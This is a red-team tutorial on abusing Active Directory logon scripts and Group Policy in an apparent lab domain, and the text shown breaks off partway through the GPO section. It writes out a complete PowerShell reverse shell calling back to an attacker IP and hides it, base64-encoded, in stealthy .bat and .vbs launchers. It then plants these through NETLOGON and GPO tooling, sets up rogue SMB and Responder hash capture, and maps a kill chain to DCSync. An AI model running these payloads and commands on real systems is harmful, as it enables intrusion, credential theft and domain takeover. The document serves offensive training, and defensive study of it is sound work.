
Generate a PowerShell reverse shell (using PowerShell #1 from revshells.com):
1
$LHOST = "10.10.14.55"; $LPORT = 9001; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()
Base64-encode it to avoid escaping issues in a .bat file:
1
root@root$ python3 -c 'import base64; print(base64.b64encode((r"""$LHOST = "10.10.14.55"; $LPORT = 9001; $TCPClient = New-Object Net.Sockets.TCPClient($LHOST, $LPORT); $NetworkStream = $TCPClient.GetStream(); $StreamReader = New-Object IO.StreamReader($NetworkStream); $StreamWriter = New-Object IO.StreamWriter($NetworkStream); $StreamWriter.AutoFlush = $true; $Buffer = New-Object System.Byte[] 1024; while ($TCPClient.Connected) { while ($NetworkStream.DataAvailable) { $RawData = $NetworkStream.Read($Buffer, 0, $Buffer.Length); $Code = ([text.encoding]::UTF8).GetString($Buffer, 0, $RawData -1) }; if ($TCPClient.Connected -and $Code.Length -gt 1) { $Output = try { Invoke-Expression ($Code) 2>&1 } catch { $_ }; $StreamWriter.Write("$Output`n"); $Code = $null } }; $TCPClient.Close(); $NetworkStream.Close(); $StreamReader.Close(); $StreamWriter.Close()""").encode("utf-16-le")).decode())'
Create logonScript.bat:
1
powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand JABMAEgATwBTAFQAIAA9ACAAIgAxADAALgAxADAALgAxADQALgA1ADUAIgA7ACAAJABMAFAATwBSAFQAIAA9ACAAOQA...<SNIP>
Alternatively, a .vbs version (more evasive — no visible console window):
CreateObject("Wscript.shell").Run "powershell -ExecutionPolicy Bypass -WindowStyle Hidden -EncodedCommand JABMAEgATwBTAFQAIAA9ACAAIgAxADAALgAxADAALgAxADQALgA1ADUAIgA7AC...<SNIP>"
Step 3 — Upload Payload to NETLOGON
1
2
3
root@root$ smbclient //10.129.229.224/NETLOGON --directory EliotsScripts \
    -U Hossam%'HossamR3dT3am!' \
    -c "put logonScript.bat"
1
putting file logonScript.bat as \EliotsScripts\logonScript.bat (1070.3 kb/s) (average 1070.3 kb/s)
Step 4 — Update eliot’s scriptPath
Method 1: ldapmodify
Create logonScript.ldif:
dn: CN=eliot,CN=Users,DC=inlanefreight,DC=local
changetype: modify
replace: scriptPath
scriptPath: EliotsScripts\logonScript.bat
Apply it:
1
2
3
4
5
root@root$ ldapmodify -H ldap://10.129.229.224 \
    -x \
    -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -f logonScript.ldif
1
modifying entry "CN=eliot,CN=Users,DC=inlanefreight,DC=local"
Verify:
1
2
3
4
5
6
root@root$ ldapsearch -LLL -H ldap://10.129.229.224 \
    -x \
    -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -b "DC=inlanefreight,DC=local" \
    "(sAMAccountName=eliot)" scriptPath
1
2
dn: CN=eliot,CN=Users,DC=inlanefreight,DC=local
scriptPath: EliotsScripts\logonScript.bat
Method 2: bloodyAD
1
2
3
4
5
6
7
8
root@root$ pip install bloodyAD

root@root$ bloodyAD --host "10.129.229.224" \
    -d "inlanefreight.local" \
    -u "hossam" \
    -p 'HossamR3dT3am!' \
    set object eliot scriptPath \
    -v 'EliotsScripts\logonScript.bat'
1
2
['EliotsScripts\\logonScript.bat']
[+] eliot's scriptPath has been updated
Verify:
1
2
3
4
5
root@root$ bloodyAD --host "10.129.229.224" \
    -d "inlanefreight.local" \
    -u "hossam" \
    -p 'HossamR3dT3am!' \
    get object eliot --attr scriptPath
1
2
distinguishedName: CN=eliot,CN=Users,DC=inlanefreight,DC=local
scriptPath: EliotsScripts\logonScript.bat
Step 5 — Wait for Shell
1
2
3
4
5
6
root@root$ nc -nvlp 9001

listening on [any] 9001 ...
connect to [10.10.14.55] from (UNKNOWN) [10.129.229.224] 49732
whoami
inlanefreight\eliot
We now have a shell as eliot.
Scenario A (Windows) — Write scriptPath from Windows
Step 1 — Enumerate NETLOGON from PowerShell
1
PS C:\Users\hossam> ls $env:LOGONSERVER\NETLOGON
1
2
3
4
5
6
7
    Directory: \\DC03\NETLOGON

Mode                LastWriteTime         Length Name
----                -------------         ------ ----
d-----         5/2/2024  12:21 PM                EF0ACCC0DBED
d-----         5/3/2024   6:34 AM                EliotsScripts
<SNIP>
1
PS C:\Users\hossam> icacls $env:LOGONSERVER\NETLOGON\EliotsScripts
1
2
3
4
5
6
7
\\DC03\NETLOGON\EliotsScripts INLANEFREIGHT\hossam:(OI)(CI)(RX,W)
                              NT AUTHORITY\Authenticated Users:(I)(RX)
                              BUILTIN\Administrators:(I)(F)
                              NT AUTHORITY\SYSTEM:(I)(F)
                              CREATOR OWNER:(I)(OI)(CI)(IO)(F)

Successfully processed 1 files; Failed processing 0 files
hossam has R, W, X.
Step 3 — Update eliot’s scriptPath via PowerView
1
2
PS C:\Users\Hossam> Import-Module .\PowerView.ps1
PS C:\Users\Hossam> Set-DomainObject eliot -Set @{'scriptPath'='EliotsScripts\logonScript.bat'}
Verify:
1
2
3
4
5
PS C:\Users\Hossam> Get-DomainObject eliot -Properties scriptPath

scriptpath
----------
EliotsScripts\logonScript.bat
Scenario B — Stub Script Hijacking
Condition: hossam has
ReadPropertyon eliot’sscriptPath, but no write anywhere in NETLOGON. However,scriptPathpoints to a file on a different share where hossam has write permissions.
This is the “stub script” pattern — an admin creates a tiny launcher in NETLOGON that calls the real script from another share.
1
2
3
4
  NETLOGON\scripts\eliot_stub.bat
  ─────────────────────────────────────────────
  @echo off
  call \\fileserver\Share\IT\eliot_real.bat
If hossam has write on \\fileserver\Share\IT\, they can modify eliot_real.bat directly — no need to touch scriptPath or NETLOGON at all.
Enumerate the stub
1
2
3
4
5
6
7
root@root$ python3 pywerview get-objectacl --name 'eliot' \
    -w inlanefreight.local \
    -t 10.129.229.224 \
    -u 'hossam' \
    -p 'HossamR3dT3am!' \
    --resolve-sids --resolve-guids --json | \
    jq '.results | map(select(.objectacetype == "Script-Path"))'
Read the current scriptPath value:
1
2
3
4
5
root@root$ ldapsearch -LLL -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -b "DC=inlanefreight,DC=local" \
    "(sAMAccountName=eliot)" scriptPath
1
2
dn: CN=eliot,CN=Users,DC=inlanefreight,DC=local
scriptPath: scripts\eliot_stub.bat
Read the stub file to find the real script path:
1
2
3
4
5
6
root@root$ smbclient //10.129.229.224/NETLOGON -U Hossam%'HossamR3dT3am!' \
    -c "get scripts\eliot_stub.bat /tmp/eliot_stub.bat"

root@root$ cat /tmp/eliot_stub.bat
@echo off
call \\fileserver\Share\IT\eliot_real.bat
Check permissions on the real script:
1
root@root$ smbcacls //fileserver/Share /IT/eliot_real.bat -U Hossam%'HossamR3dT3am!'
If write is available — inject the payload directly into eliot_real.bat.
Scenario C — GPO Logon Script Persistence
Condition: hossam has
WriteDACLorGenericWriteon a GPO linked to an OU containing eliot.
GPO-based logon scripts support PowerShell (unlike scriptPath), making them more powerful and stealthier.
Enumerate GPO Write Rights (Linux)
1
2
3
4
5
root@root$ python3 examples/GetGPOUsers.py \
    -u hossam \
    -p 'HossamR3dT3am!' \
    -d inlanefreight.local \
    -dc-ip 10.129.229.224
Or with BloodHound CE — look for:
GenericWrite→ GPO nodeWriteDACL→ GPO nodeGenericAll→ GPO node
Enumerate GPO Write Rights (Windows)
1
2
3
4
5
6
7
8
9
# Find GPOs hossam can write to
Get-DomainGPO | ForEach-Object {
    $gpo = $_
    $acl = Get-DomainObjectAcl -Identity $gpo.distinguishedname -ResolveGUIDs
    $acl | Where-Object {
        $_.SecurityIdentifier -eq $HossamSID -and
        $_.ActiveDirectoryRights -match "Write|GenericAll"
    } | Select-Object @{n='GPO';e={$gpo.displayname}}, ActiveDirectoryRights
}
Inject PowerShell Payload via GPO (SharpGPOAbuse)
1
2
3
4
5
PS C:\Tools> .\SharpGPOAbuse.exe --AddUserScript \
    --ScriptName logon.ps1 \
    --ScriptContents "powershell -ep bypass -w hidden -enc JABMAEgATwBTAFQA..." \
    --GPOName "Default Domain Policy" \
    --UserAccount eliot
Or from Linux using pyGPOAbuse:
1
2
3
4
5
6
7
8
root@root$ python3 pygpoabuse.py \
    -u hossam \
    -p 'HossamR3dT3am!' \
    -d inlanefreight.local \
    -dc-ip 10.129.229.224 \
    -gpo-id "31B2F340-016D-11D2-945F-00C04FB984F9" \
    -powershell \
    -command "powershell -ep bypass -nop -w hidden -enc JABMAEgATwBTAFQA..."
GPO Logon Script Attack Flow
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
  ┌────────────────────────────────────────────────────────────────────┐
  │                   GPO LOGON SCRIPT ATTACK FLOW                     │
  ├────────────────────────────────────────────────────────────────────┤
  │                                                                    │
  │  hossam  ──► GenericWrite on GPO "HR-Users-Policy"                │
  │                │                                                   │
  │                ▼                                                   │
  │  Inject malicious logon.ps1 into GPO via SharpGPOAbuse             │
  │  Upload logon.ps1 to SYSVOL\{GPO-GUID}\User\Scripts\Logon\        │
  │                │                                                   │
  │                ▼                                                   │
  │  GPO is linked to OU=HR-Users → all HR user accounts affected      │
  │                │                                                   │
  │                ▼                                                   │
  │  Any user in OU logs on → logon.ps1 executes                      │
  │  → reverse shell back to hossam's listener                        │
  └────────────────────────────────────────────────────────────────────┘
Scenario D — ScriptSentry: Automated Misconfiguration Discovery
ScriptSentry automates discovery of misconfigurations in logon scripts, detecting:
| Check | Description |
|---|---|
| Unsafe UNC Folder Permissions | World-writable folders referenced by logon scripts |
| Unsafe UNC File Permissions | Writable script files on UNC paths |
| Unsafe Logon Script Permissions | Scripts in SYSVOL writable by low-privilege users |
| Unsafe GPO Logon Script Permissions | GPO scripts with weak ACLs |
| Unsafe NETLOGON/SYSVOL Permissions | Domain Users can write to SYSVOL root |
| Plaintext Credentials | Credentials hardcoded in logon scripts |
| Nonexistent Shares | Scripts referencing shares that no longer exist (hijackable DNS) |
| Admin Logon Scripts | High-value accounts with logon scripts assigned |
1
PS C:\Tools> .\Invoke-ScriptSentry.ps1
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
########## Unsafe logon script permissions ##########

Type                        File                                                       User                       Rights
----                        ----                                                       ----                       ------
UnsafeLogonScriptPermission \\inlanefreight.local\sysvol\...\scripts\logonScript.bat  INLANEFREIGHT\daniel       Modify, Synchronize


########## Plaintext credentials ##########

Type        File                              Credential
----        ----                              ----------
Credentials \\inlanefreight.local\...\scriptShare.cmd  net use h: \\DC03.inlanefreight.local\Shared\General /user:wayne Access2AllUsersSecure!


########## Admins with logonscripts ##########

Type              User                                       LogonScript
----              ----                                       -----------
AdminLogonScript  CN=adminuser,OU=Admins,DC=...              run.vbs
High-value finding: Any admin account with a logon script (
AdminLogonScript) that references a writable file is a direct path to domain compromise.
Scenario E — Nonexistent Share Hijacking
ScriptSentry also detects logon scripts referencing shares on servers that no longer exist in DNS. If the attacker can register that DNS name (e.g., by adding a computer account or poisoning DNS), they can serve a malicious SMB share that the logon script connects to — capturing Net-NTLMv2 hashes or delivering a payload.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
  ┌──────────────────────────────────────────────────────────────┐
  │           NONEXISTENT SHARE HIJACK FLOW                      │
  ├──────────────────────────────────────────────────────────────┤
  │                                                              │
  │  Logon script references: \\OLD-SERVER\Scripts\logon.bat    │
  │                                                              │
  │  OLD-SERVER no longer exists in DNS                          │
  │                                                              │
  │  Attacker adds DNS A record: OLD-SERVER → 10.10.14.55        │
  │  (via MachineAccountQuota or compromised DNS admin)          │
  │                                                              │
  │  Attacker starts Responder or impacket-smbserver             │
  │                                                              │
  │  Victim logs in → connects to attacker's share               │
  │  → Net-NTLMv2 hash captured → cracked offline               │
  │     OR relay to another service                              │
  └──────────────────────────────────────────────────────────────┘
1
2
3
4
5
# Set up rogue SMB server
root@root$ impacket-smbserver SCRIPTS /tmp/payload -smb2support

# Or use Responder to capture hashes
root@root$ responder -I eth0 -rdwv
Full Kill Chain: From scriptPath Write to Domain Admin
This is a real-world chained scenario combining scriptPath write, lateral movement, and privilege escalation.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
┌─────────────────────────────────────────────────────────────────────────┐
│          FULL KILL CHAIN — scriptPath → Domain Admin                    │
├─────────────────────────────────────────────────────────────────────────┤
│                                                                         │
│  [Phase 1 — Initial Access]                                             │
│  hossam (low-priv user) is compromised via phishing                    │
│                │                                                        │
│                ▼                                                        │
│  [Phase 2 — Discovery]                                                  │
│  Enumerate ACEs → hossam has WriteProperty on eliot's scriptPath       │
│  Enumerate NETLOGON → hossam has RWX on EliotsScripts folder           │
│                │                                                        │
│                ▼                                                        │
│  [Phase 3 — Persistence Implant]                                        │
│  Drop reverse shell payload in NETLOGON\EliotsScripts\logon.bat        │
│  Update eliot's scriptPath → EliotsScripts\logon.bat                  │
│                │                                                        │
│                ▼                                                        │
│  [Phase 4 — Execution]                                                  │
│  eliot logs in → logon.bat executes → shell caught on nc listener      │
│                │                                                        │
│                ▼                                                        │
│  [Phase 5 — Privilege Escalation]                                       │
│  Enumerate eliot's rights → eliot has ForceChangePassword on Sam       │
│  Reset Sam's password → Sam is member of IT Admins                     │
│                │                                                        │
│                ▼                                                        │
│  [Phase 6 — Domain Compromise]                                          │
│  Use Sam's credentials → DCSync → dump all hashes → DA                 │
│                                                                         │
└─────────────────────────────────────────────────────────────────────────┘
Read scriptPath — The Passive Attack Vector
If hossam only has read rights on eliot’s scriptPath (default for all domain users), this is still valuable:
1
2
3
4
5
6
7
8
9
10
11
# Read eliot's scriptPath
root@root$ ldapsearch -LLL -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -b "DC=inlanefreight,DC=local" \
    "(sAMAccountName=eliot)" scriptPath

# Inspect permissions on the file it points to
# If scriptPath = "share\script.bat"  → check \\DC\NETLOGON\share\script.bat
root@root$ smbcacls //10.129.229.224/NETLOGON /share/script.bat \
    -U Hossam%'HossamR3dT3am!'
If the file is writable by hossam — you have full code execution on eliot’s next login without ever needing to modify scriptPath.
Read scriptPath — Credential Hunting
Logon scripts frequently contain plaintext credentials for mapping drives. Reading them can yield:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Bulk read all domain users' scriptPath values
root@root$ ldapsearch -LLL -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -b "DC=inlanefreight,DC=local" \
    "(objectClass=user)" scriptPath | grep scriptPath

# Download and grep for credentials
root@root$ smbclient //10.129.229.224/NETLOGON -U Hossam%'HossamR3dT3am!' \
    -c "ls scripts/"

root@root$ smbclient //10.129.229.224/NETLOGON -U Hossam%'HossamR3dT3am!' \
    -c "get scripts\scriptShare.cmd /tmp/scriptShare.cmd"

root@root$ grep -iE "password|passwd|pwd|/user:|net use" /tmp/scriptShare.cmd
1
net use h: \\DC03.inlanefreight.local\Shared\General /user:wayne Access2AllUsersSecure!
Summary
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──────────────────────────────────────────────────────────────────────┐
│               LOGON SCRIPTS — RED TEAM QUICK REFERENCE               │
├──────────────────┬───────────────────────────────────────────────────┤
│  Attribute       │  scriptPath (GUID: bf9679a8-0de6-11d0-a285-...)   │
│  Required ACE    │  WriteProperty on Script-Path                     │
│  Also needed     │  Write access anywhere in NETLOGON share          │
│  Payload types   │  .bat, .vbs, .cmd, .exe (not .ps1 directly)       │
│  Execution       │  On next user logon, via userinit.exe             │
│  MITRE           │  T1037.003 (Network Logon Script)                 │
├──────────────────┼───────────────────────────────────────────────────┤
│  Linux tools     │  PywerView, dacledit, bloodyAD, ldapmodify,       │
│                  │  smbclient, smbcacls, Adalanche                   │
│  Windows tools   │  PowerView, ScriptSentry, SharpGPOAbuse, icacls  │
├──────────────────┼───────────────────────────────────────────────────┤
│  Detection       │  Event IDs: 4738, 5136, 5145, 4663, 4688          │
│  Mitigation      │  Audit scriptPath ACEs, restrict NETLOGON write,  │
│                  │  enable SACL auditing, run ScriptSentry           │
└──────────────────┴───────────────────────────────────────────────────┘
5. Group Policy Objects (GPO) Abuse
Group Policy Objects (GPOs) are one of the most powerful management features in Active Directory — and one of the most dangerous attack surfaces when misconfigured. A single misconfigured GPO right can give an attacker code execution as SYSTEM on every machine in an OU, the ability to add Domain Admins, disable security tools, or deploy ransomware domain-wide.
According to MITRE ATT&CK, GPO abuse has been used in production attacks by:
| Threat Actor | Campaign |
|---|---|
| Sandworm Team | 2022 Ukraine Electric Power Attack — deployed malware via GPO |
| APT41 | Used GPO-scheduled tasks to deploy ransomware |
| Cinnamon Tempest | Used GPO batch scripts for ransomware deployment |
| HermeticWiper | Deployed via Default Domain Policy from DC |
| Prestige Ransomware | Deployed via Default Domain Group Policy |
| Qilin Ransomware | Pushed scheduled tasks via GPO for payload execution |
This guide covers everything from the basics to advanced GPO exploitation techniques — creating new GPOs, editing existing ones, linking them to OUs, enumerating who can do it, and exploiting it all from both Linux and Windows.
MITRE ATT&CK Mapping
| ID | Technique | Tactic |
|---|---|---|
| T1484 | Domain or Tenant Policy Modification | Defense Evasion, Privilege Escalation |
| T1484.001 | Group Policy Modification | Defense Evasion, Privilege Escalation |
| T1053.005 | Scheduled Task — via GPO immediate task | Persistence, Execution |
| T1037.003 | Network Logon Script — via GPO | Persistence |
| T1547.001 | Registry Run Keys / Startup Folder — via GPO | Persistence |
| T1098 | Account Manipulation — add local admin via GPO | Persistence |
| T1562.001 | Impair Defenses — disable AV/FW via GPO | Defense Evasion |
GPO Architecture
Understanding GPO internals is essential before attacking them.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
GPO Structure in Active Directory
═══════════════════════════════════════════════════════════════════════

  Active Directory (LDAP)
  ┌──────────────────────────────────────────────────────────────┐
  │  Group Policy Container (GPC)                                │
  │  CN={GUID},CN=Policies,CN=System,DC=inlanefreight,DC=local   │
  │                                                              │
  │  Key Attributes:                                             │
  │  ├─ displayName       → "Default Domain Policy"              │
  │  ├─ gPCFileSysPath    → \\DC01\SYSVOL\domain\Policies\{GUID} │
  │  ├─ versionNumber     → increments on each edit              │
  │  └─ gPCMachineExtensionNames / gPCUserExtensionNames         │
  └──────────────────────────────────────────────────────────────┘
           │
           │ Points to
           ▼
  SYSVOL File System
  ┌──────────────────────────────────────────────────────────────┐
  │  Group Policy Template (GPT)                                 │
  │  \\DC01\SYSVOL\inlanefreight.local\Policies\{GUID}\           │
  │  ├─ GPT.INI                  → version tracking              │
  │  ├─ Machine\                 → computer settings             │
  │  │   ├─ Microsoft\Windows NT\SecEdit\GptTmpl.inf             │
  │  │   │   → User rights, restricted groups, privileges        │
  │  │   └─ Preferences\ScheduledTasks\ScheduledTasks.xml        │
  │  │       → Immediate scheduled tasks (attack vector)         │
  │  └─ User\                    → user settings                 │
  │      └─ Scripts\             → logon/logoff scripts          │
  └──────────────────────────────────────────────────────────────┘
           │
           │ Linked to
           ▼
  OU / Domain / Site
  ┌──────────────────────────────────────────────────────────────┐
  │  gpLink attribute on the OU LDAP object:                     │
  │  [LDAP://CN={GUID},CN=Policies...;0]                         │
  │  → 0 = Enabled, 1 = Disabled, 2 = Enforced                  │
  └──────────────────────────────────────────────────────────────┘
Who Controls What
| Right | What it Allows | Where Checked |
|---|---|---|
| CreateChild on CN=Policies | Create new GPOs in the domain | LDAP ACL on Policies container |
| WriteProperty/GenericWrite on GPO | Edit GPO settings | LDAP ACL on the GPC object |
| WriteDACL on GPO | Change GPO permissions | LDAP ACL on the GPC object |
| Write on SYSVOL GPT folder | Modify GPO files directly | NTFS/SMB ACL on SYSVOL |
| WriteProperty on gpLink on OU | Link a GPO to an OU | LDAP ACL on the OU object |
| GenericAll on OU | Full control, including linking GPOs | LDAP ACL on the OU object |
Scenario Setup
| Role | Username | Password | Description |
|---|---|---|---|
| Attacker | hossam | HossamR3dT3am! | Compromised domain user |
| Victim Admin | eliot | EliotS3cur3! | Has DA session on workstation |
| Domain | inlanefreight.local | — | |
| DC IP | 10.129.229.224 | — | |
| Attacker IP | 10.10.14.55 | — | Kali / Pwnbox |
Phase 1 — Enumeration
1.1 Enumerate All GPOs (Windows — PowerView)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
# Import PowerView
PS C:\Users\hossam> Import-Module .\PowerView.ps1

# List all GPOs
PS C:\Users\hossam> Get-DomainGPO | select displayname, gpcfilesyspath, whenchanged

displayname                  gpcfilesyspath                                          whenchanged
-----------                  --------------                                          -----------
Default Domain Policy        \\inlanefreight.local\sysvol\...\{31B2F340-...}\        05/01/2024
Default Domain Controllers   \\inlanefreight.local\sysvol\...\{6AC1786C-...}\        05/01/2024
IT-Workstations-Policy       \\inlanefreight.local\sysvol\...\{A3B4C5D6-...}\        04/28/2024
HR-User-Settings             \\inlanefreight.local\sysvol\...\{F1E2D3C4-...}\        04/15/2024

# Map GPOs to the OUs they are linked to
PS C:\Users\hossam> Get-DomainGPOLocalGroup | select GPODisplayName, GroupName, GroupMembers

# Get all GPOs applied to a specific computer
PS C:\Users\hossam> Get-DomainGPO -ComputerIdentity WS01 -Properties displayname

# Get all GPOs applied to a specific user
PS C:\Users\hossam> Get-DomainGPO -UserIdentity eliot -Properties displayname
1.2 Enumerate All GPOs (Linux — ldapsearch)
1
2
3
4
5
6
7
# Enumerate all GPOs via LDAP
root@root$ ldapsearch -LLL -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -b "CN=Policies,CN=System,DC=inlanefreight,DC=local" \
    "(objectClass=groupPolicyContainer)" \
    displayName gPCFileSysPath whenChanged
1
2
3
4
5
6
7
8
9
dn: CN={31B2F340-016D-11D2-945F-00C04FB984F9},CN=Policies,...
displayName: Default Domain Policy
gPCFileSysPath: \\inlanefreight.local\sysvol\inlanefreight.local\Policies\{31B2...}
whenChanged: 20240501120000.0Z

dn: CN={A3B4C5D6-1234-5678-ABCD-EF0123456789},CN=Policies,...
displayName: IT-Workstations-Policy
gPCFileSysPath: \\inlanefreight.local\sysvol\inlanefreight.local\Policies\{A3B4...}
whenChanged: 20240428093000.0Z
1.3 Enumerate GPO Links on OUs (Windows — PowerView)
1
2
3
4
5
6
7
8
9
10
11
12
# List all OUs with linked GPOs
PS C:\Users\hossam> Get-DomainOU | select name, gplink | Where-Object {$_.gplink}

name                gplink
----                ------
IT                  [LDAP://CN={A3B4C5D6-...},CN=Policies...;0]
HR                  [LDAP://CN={F1E2D3C4-...},CN=Policies...;0]
Workstations        [LDAP://CN={A3B4C5D6-...},CN=Policies...;0][LDAP://CN={31B2...};0]

# Full GPO → OU mapping
PS C:\Users\hossam> Get-DomainGPOComputerLocalGroupMapping -ComputerIdentity WS01
PS C:\Users\hossam> Get-DomainGPOUserLocalGroupMapping -UserIdentity eliot
1.4 Enumerate GPO Links on OUs (Linux — ldapsearch)
1
2
3
4
5
6
7
# Enumerate OUs and their gpLink attribute
root@root$ ldapsearch -LLL -H ldap://10.129.229.224 \
    -x -D 'hossam@inlanefreight.local' \
    -w 'HossamR3dT3am!' \
    -b "DC=inlanefreight,DC=local" \
    "(objectClass=organizationalUnit)" \
    ou gpLink distinguishedName
Phase 2 — Find Users Who Can Abuse GPOs
This is the most critical enumeration step. There are three distinct rights to hunt for:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
┌─────────────────────────────────────────────────────────────────────┐
│              GPO ABUSE RIGHTS — WHAT TO HUNT FOR                    │
├─────────────────────────┬───────────────────────────────────────────┤
│  RIGHT                  │  IMPACT                                   │
├─────────────────────────┼───────────────────────────────────────────┤
│  CreateChild on         │  Can create NEW GPOs                      │
│  CN=Policies container  │                                           │
├─────────────────────────┼───────────────────────────────────────────┤
│  GenericWrite /         │  Can EDIT existing GPO settings           │
│  WriteProperty on GPO   │                                           │
├─────────────────────────┼───────────────────────────────────────────┤
│  WriteDACL on GPO       │  Can grant themselves full control        │
│                         │  of a GPO → then edit it                  │
├─────────────────────────┼───────────────────────────────────────────┤
│  GenericAll on GPO      │  Full control → edit/delete/delegate      │
├─────────────────────────┼───────────────────────────────────────────┤
│  WriteProperty on       │  Can LINK a GPO to an OU                  │
│  gpLink on OU           │  (even without edit rights on the GPO)    │
├─────────────────────────┼───────────────────────────────────────────┤
│  GenericAll on OU       │  Full control of OU → link any GPO        │
├─────────────────────────┼───────────────────────────────────────────┤
│  Group Policy           │  By default can create AND link GPOs      │
│  Creator Owners group   │  in the domain (they own the GPO)         │
└─────────────────────────┴───────────────────────────────────────────┘
2.1 Find Users Who Can Create GPOs (Windows — PowerView)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
# Users in Group Policy Creator Owners (can create + own GPOs)
PS C:\Users\hossam> Get-DomainGroupMember -Identity "Group Policy Creator Owners" -Recurse

MemberName       : hossam
MemberDomain     : inlanefreight.local
MemberSID        : S-1-5-21-3456308105-2521031762-2678499478-1108


# Who has CreateChild rights on the Policies container?
PS C:\Users\hossam> $HossamSID = (Get-DomainUser -Identity hossam).objectSID
PS C:\Users\hossam> Get-DomainObjectAcl -Identity "CN=Policies,CN=System,DC=inlanefreight,DC=local" `
    -ResolveGUIDs | Where-Object {
        $_.ActiveDirectoryRights -match "CreateChild" -and
        $_.SecurityIdentifier -notmatch "S-1-5-18|S-1-5-9|DA|EA|Administrators"
    }
2.2 Find Users Who Can Edit Existing GPOs (Windows — PowerView)
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
# Get all GPO ACEs — filter for non-admin write permissions
PS C:\Users\hossam> $HossamSID = (Get-DomainUser -Identity hossam).objectSID

PS C:\Users\hossam> Get-DomainGPO | ForEach-Object {
    $gpo = $_
    $gpoACL = Get-DomainObjectAcl -Identity $gpo.distinguishedname -ResolveGUIDs
    $gpoACL | Where-Object {
        $_.SecurityIdentifier -eq $HossamSID -and
        $_.ActiveDirectoryRights -match "Write|GenericAll|GenericWrite|WriteDacl|WriteOwner"
